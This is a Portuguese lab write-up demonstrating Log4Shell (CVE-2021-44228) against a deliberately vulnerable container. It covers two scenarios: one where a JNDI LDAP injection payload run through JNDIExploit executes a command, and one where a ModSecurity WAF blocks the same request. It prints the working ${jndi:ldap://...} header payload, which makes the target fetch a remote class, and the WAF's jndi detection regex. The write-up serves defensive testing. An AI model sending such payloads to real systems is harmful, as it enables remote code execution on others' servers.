

Cenários




POC 1

Aplicações




```
felipe@cadeolog-com-br:~/Projetos/Docker_Compose$ docker service ls
ID             NAME          MODE         REPLICAS   IMAGE                                                PORTS
ijijp9fl2chn   WAF-VUL_app   replicated   1/1        ghcr.io/christophetd/log4shell-vulnerable-app:latest   *:8080->8080/tcp
tdb6bn6otles   WAF-VUL_waf   replicated   1/1        vul_redirector:latest                                 *:80->80/tcp
felipe@cadeolog-com-br:~/Projetos/Docker_Compose$
```

Emulando servidor LDAP




```
root@cadeolog-com-br:/home/felipe/Documents/java_exp# java -jar ./JNDIExploit-1.2-SNAPSHOT.jar -i 192
.168.0.113 -p 8888
[+] LDAP Server Start Listening on 1389...
[+] HTTP Server Start Listening on 8888...
```

Envio da requisição maliciosa:



```
felipe@cadeolog-com-br:~/Projetos/Docker_Compose$ docker exec -ti 39b25b15eabc ls -lha /tmp
total 20
drwxrwxrwt    1 root     root        4.0K Dec 26 16:06 .
drwxr-xr-x    1 root     root        4.0K Dec 26 15:27 ..
drwxr-xr-x    2 root     root        4.0K Dec 26 15:27 hsperfdata_root
drwx------    2 root     root        4.0K Dec 26 15:27 tomcat-docbase.8080.5666978013352459480
drwx------    3 root     root        4.0K Dec 26 15:27 tomcat.8080.7799631235031513022
felipe@cadeolog-com-br:~/Projetos/Docker_Compose$ curl 127.0.0.1:80 -H 'X-Api-Version: ${jndi:ldap://192.168.0.113:1389/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=}'
Hello, world!felipe@cadeolog-com-br:~/Projetos/Docdocker exec -ti 39b25b15eabc ls -lha /tmpC9wd25lZAo=}'
total 20
drwxrwxrwt    1 root     root        4.0K Dec 26 16:06 .
drwxr-xr-x    1 root     root        4.0K Dec 26 15:27 ..
drwxr-xr-x    2 root     root        4.0K Dec 26 15:27 hsperfdata_root
-rw-r--r--    1 root     root           0 Dec 26 16:06 pwned
drwx------    2 root     root        4.0K Dec 26 15:27 tomcat-docbase.8080.5666978013352459480
drwx------    3 root     root        4.0K Dec 26 15:27 tomcat.8080.7799631235031513022
felipe@cadeolog-com-br:~/Projetos/Docker_Compose$
```

Servidor LDAP recebendo a requisição:




```
root@cadeolog-com-br:/home/felipe/Documents/java_exp# java -jar ./JNDIExploit-1.2-SNAPSHOT.jar -i 192
.168.0.113 -p 8888
[+] LDAP Server Start Listening on 1389...
[+] HTTP Server Start Listening on 8888...
[+] Received LDAP Query: Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=
[+] Paylaod: command
[+] Command: touch /tmp/pwned

[+] Sending LDAP ResourceRef result for Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo= with basic remo
te reference payload
[+] Send LDAP reference result for Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo= redirecting to http:
//192.168.0.113:8888/Exploittva9AjEi1e.class
[+] New HTTP Request From /172.18.0.3:33066  /Exploittva9AjEi1e.class
[+] Receive ClassRequest: Exploittva9AjEi1e.class
[+] Response Code: 200
```


POC 2

Aplicações




```
felipe@cadeolog-com-br:~/Projetos/Docker_Compose$ docker service ls
ID             NAME      MODE         REPLICAS   IMAGE                                               PORTS
aijxeu2pxo69   WAF_app   replicated   1/1        ghcr.io/christophetd/log4shell-vulnerable-app:latest   *:8080->8080/tcp
yz8m2ir46cvo   WAF_waf   replicated   1/1        felipe8398/redirector:latest                        *:80->80/tcp
felipe@cadeolog-com-br:~/Projetos/Docker_Compose$
```

Emulando servidor LDAP




```
root@cadeolog-com-br:/home/felipe/Documents/java_exp# java -jar ./JNDIExploit-1.2-SNAPSHOT.jar -i 192
.168.0.113 -p 8888
[+] LDAP Server Start Listening on 1389...
[+] HTTP Server Start Listening on 8888...
```

Envio da requisição maliciosa:



```
felipe@cadeolog-com-br:~/Projetos/Docker_Compose$ curl 127.0.0.1:80 -H 'X-Api-Version: ${jndi:ldap://
192.168.0.113:1389/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=}'
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.51 (Debian) Server at 127.0.0.1 Port 80</address>
</body></html>
felipe@cadeolog-com-br:~/Projetos/Docker_Compose$
```


Servidor LDAP recebendo a requisição:



```
felipe@cadeolog-com-br:~/Projetos/Docker_Compose$ curl 127.0.0.1:80 -H 'X-Api-Version: ${jndi:ldap://
192.168.0.113:1389/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=}'
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.51 (Debian) Server at 127.0.0.1 Port 80</address>
</body></html>
felipe@cadeolog-com-br:~/Projetos/Docker_Compose$
```


```
root@cadeolog-com-br:/home/felipe/Documents/java_exp# java -jar ./JNDIExploit-1.2-SNAPSHOT.jar -i 192
.168.0.113 -p 8888
[+] LDAP Server Start Listening on 1389...
[+] HTTP Server Start Listening on 8888...
```

Bloqueio do ModSec



```
felipe@cadeolog-com-br:~/Projetos/Docker_Compose$ docker container ls
CONTAINER ID   IMAGE                                             COMMAND                  CREATED         STATUS         PORTS      NAMES
ba2f1261c8f5   ghcr.io/christophetd/log4shell-vulnerable-app:latest   "java -jar /app/spri…"   6 minutes ago   Up 6 minutes   8080/tcp   WAF_app.1.60vn2vii5an72k3qdl889bwu7
50c037092291   felipe8398/redirector:latest                      "/usr/sbin/apachectl…"   6 minutes ago   Up 6 minutes   80/tcp     WAF_waf.1.ltltdtbb6ofrpr1u0htilyhbl
felipe@cadeolog-com-br:~/Projetos/Docker_Compose$ docker exec -ti 50c037092291 bash
root@50c037092291:/var/www/html# cat /var/log/apache2/error.log
[Sun Dec 26 16:09:30.130512 2021] [:notice] [pid 9:tid 139733507669312] ModSecurity for Apache/2.9.3 (http://www.modsecurity.org/) configured.
[Sun Dec 26 16:09:30.130537 2021] [:notice] [pid 9:tid 139733507669312] ModSecurity: APR compiled version="1.7.0"; loaded version="1.7.0"
[Sun Dec 26 16:09:30.130545 2021] [:notice] [pid 9:tid 139733507669312] ModSecurity: PCRE compiled version="8.39 "; loaded version="8.39 2016-06-14"
[Sun Dec 26 16:09:30.130550 2021] [:notice] [pid 9:tid 139733507669312] ModSecurity: LUA compiled version="Lua 5.1"
[Sun Dec 26 16:09:30.130554 2021] [:notice] [pid 9:tid 139733507669312] ModSecurity: YAJL compiled version="2.1.0"
[Sun Dec 26 16:09:30.130558 2021] [:notice] [pid 9:tid 139733507669312] ModSecurity: LIBXML compiled version="2.9.10"
[Sun Dec 26 16:09:30.130600 2021] [:notice] [pid 9:tid 139733507669312] ModSecurity: StatusEngine call: "2.9.3,Apache/2.4.51 (Debian),1.7.0/1.7.0,8.39/8.39 2016-06-14,Lua 5.1,2.9.10,84"
[Sun Dec 26 16:09:30.475723 2021] [:notice] [pid 9:tid 139733507669312] ModSecurity: StatusEngine call successfully sent. For more information visit: http://status.modsecurity.org/
[Sun Dec 26 16:09:30.521286 2021] [core:warn] [pid 9:tid 139733507669312] AH00111: Config variable ${[^} is not defined
[Sun Dec 26 16:09:30.521354 2021] [core:warn] [pid 9:tid 139733507669312] AH00111: Config variable ${[\\w${} is not defined
[Sun Dec 26 16:09:30.521368 2021] [core:warn] [pid 9:tid 139733507669312] AH00111: Config variable ${} is not defined
[Sun Dec 26 16:09:30.521378 2021] [core:warn] [pid 9:tid 139733507669312] AH00111: Config variable ${} is not defined
[Sun Dec 26 16:09:30.521388 2021] [core:warn] [pid 9:tid 139733507669312] AH00111: Config variable ${} is not defined
[Sun Dec 26 16:09:30.521399 2021] [core:warn] [pid 9:tid 139733507669312] AH00111: Config variable ${} is not defined
[Sun Dec 26 16:09:30.521421 2021] [core:warn] [pid 9:tid 139733507669312] AH00111: Config variable ${[^} is not defined
AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 10.0.3.38. Set the 'ServerName' directive globally to suppress this message
[Sun Dec 26 16:09:30.535170 2021] [mpm_event:notice] [pid 9:tid 139733507669312] AH00489: Apache/2.4.51 (Debian) configured -- resuming normal operations
[Sun Dec 26 16:09:30.535254 2021] [core:notice] [pid 9:tid 139733507669312] AH00094: Command line: '/usr/sbin/apache2 -D FOREGROUND'
[Sun Dec 26 16:14:45.050378 2021] [:error] [pid 11:tid 139733469402880] [client 10.0.0.2:37866] [client 10.0.0.2] ModSecurity: Access denied with code 403 (phase 2). Pattern match "\\\\${jndi:(?:ldaps?|iio
p|dns|rmi)://" at REQUEST_HEADERS:X-Api-Version. [file "/etc/modsecurity/regras/log4.conf"] [line "46"] [id "1001"] [msg "Remote Command Execution: Log4j CVE-2021-44228"] [data "Matched Data: ${jndi:ldap:/
/192.168.0.113:1389/basic/command/base64/dg91y2ggl3rtcc9wd25lzao=} found within REQUEST_HEADERS:X-Api-Version"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.x"] [tag "application-multi"] [tag "language-java"]
 [tag "platform-multi"] [tag "attack-rce"] [tag "OWASP_CRS"] [tag "capec/1000/152/137/6"] [tag "PCI/6.5.2"] [tag "paranoia-level/1"] [hostname "127.0.0.1"] [uri "/"] [unique_id "YciU9YjXniqsGYKdFKGwdQAAAEA
"]
root@50c037092291:/var/www/html# 
```

Aplicação vulneravel após requisição



```
felipe@cadeolog-com-br:~/Projetos/Docker_Compose$ docker container ls
CONTAINER ID   IMAGE                                                  COMMAND                  CREATED         STATUS         PORTS      NAMES
ba2f1261c8f5   ghcr.io/christophetd/log4shell-vulnerable-app:latest   "java -jar /app/spri…"   8 minutes ago   Up 8 minutes   8080/tcp   WAF_app.1.60vn2vii5an72k3qdl889bwu7
50c037092291   felipe8398/redirector:latest                           "/usr/sbin/apachectl…"   8 minutes ago   Up 8 minutes   80/tcp     WAF_waf.1.ltltdtbb6ofrpr1u0htilyhbl
felipe@cadeolog-com-br:~/Projetos/Docker_Compose$ docker exec -ti ba2f1261c8f5 ls -lha /tmp
total 20
drwxrwxrwt    1 root     root        4.0K Dec 26 16:09 .
drwxr-xr-x    1 root     root        4.0K Dec 26 16:09 ..
drwxr-xr-x    2 root     root        4.0K Dec 26 16:09 hsperfdata_root
drwx------    2 root     root        4.0K Dec 26 16:09 tomcat-docbase.8080.6888917097732278260
drwx------    3 root     root        4.0K Dec 26 16:09 tomcat.8080.9214702886878911373
felipe@cadeolog-com-br:~/Projetos/Docker_Compose$ 
```